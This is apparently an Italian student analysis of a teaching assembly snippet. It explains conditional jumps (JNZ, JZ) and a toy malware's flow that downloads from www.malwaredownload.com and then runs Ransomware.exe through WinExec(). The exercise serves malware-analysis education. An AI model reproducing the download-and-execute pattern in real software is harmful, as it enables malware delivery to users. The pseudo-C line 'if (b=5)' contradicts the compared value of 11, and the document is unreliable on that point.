1)Salti condizionali

00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0

Nella quarta riga troviamo il primo salto condizionale del codice Assembly.
Il salto è di tipo JNZ (jump non zero) ovvero salta se ZF=0. Per capire come funziona questo tipo di salto partiamo dalla riga precedente.

CMP EAX,5 : questa è una riga di comparazione che va a riempire i parametri ZF(zero flag) e CF (carry flag) in base al risultato dell'operazione stessa nel dettaglio vediamo che ZF=1 se e solo se EAX=5, in ogni altro caso ZF=0.

Dalla prima riga vediamo che il registro EAX effettivamente contiene il valore 5.
Quindi la Comparazione ci restituirà ZF=1 e CF=0.
Concludendo JNZ non effettuerà il salto in quanto i 2 numeri sono uguali e la variabile ZF è diversa da 0. L'esecuzione riprende dall'istruzione contenuta nell'indirizzo di memoria successivo.
Possiamo pseudo tradurre in c tale istruzione come:
a=5
b=10
if (a!=5)...


0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

Il secondo salto condizionale invece è di tipo JZ (Jump if Zero).
Contrariamente al caso precedente il salto viene eseguito se e solo se ZF=1.

Ovvero se dobbiamo partire dalla riga precedente ZF=1 se e solo se il valore del registro EBX=11.
In questo caso EBX parte da un valore di 10, viene incrementato di 1 quindi al momento della comparazione ha effettivamente valore 11.

CMP EBX,11 ci restituisce ZF=1 & CF=0.
Il salto quindi avviene e l'esecuzione riprende dall'istruzione dall'istruzione contenuta in 0040FFA0.
Possiamo pseudo tradurre in c tale istruzione come:
b++
if (b=5)...

2)Grafico



In ROSSO i salti non effettuati se la condizione non viene rispettata.
In VERDE i salti effettuati se la condizione viene rispettata.
In BLU il percorso ipotizzato che il programma segue in questo caso ovvero i salti realmente effettuati.
In VIOLA i salti che in questo caso NON vengono effettuati.

3&4)Funzionalità e Funzioni
Le funzionalità di questo malware sono puramente da ricondursi alle 2 funzioni invocate nella tab. 2&3.

Nella tabella 2:

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Il malware riempie il registro EAX con l'URL contenuto in EDI e successivamente scrive il registro EAX sullo stack di memoria.
Successivamente invoca la funzione **DownloadToFile()** tale funzione serve ad avviare un download prendendo come sorgente l'URL contenuto nello stack.

Fonte e per maggiori dettagli sulla funzione:
https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)

Nella tabella 3:

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware riempie il registro EDX con il path contenuto in EDI e successivamente scrive il registro EDX sullo stack di memoria.
Successivamente invoca la funzione **WinExec()** tale funzione serve ad eseguire un file di tipo .exe contenuto nel path scritto sullo stack di memoria.

Fonte e per maggiori dettagli sulla funzione:
https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec

In conclusione possiamo ipotizzare che il malware una volta eseguito scarichi un'altro malware sul pc attaccato oppure esegua un malware di tipo ransomware.
Idealmente parlando il malware esegue il download del ransomware e poi lo esegue.

Per dettagli sulla tipologia ransomware:
https://en.wikipedia.org/wiki/Ransomware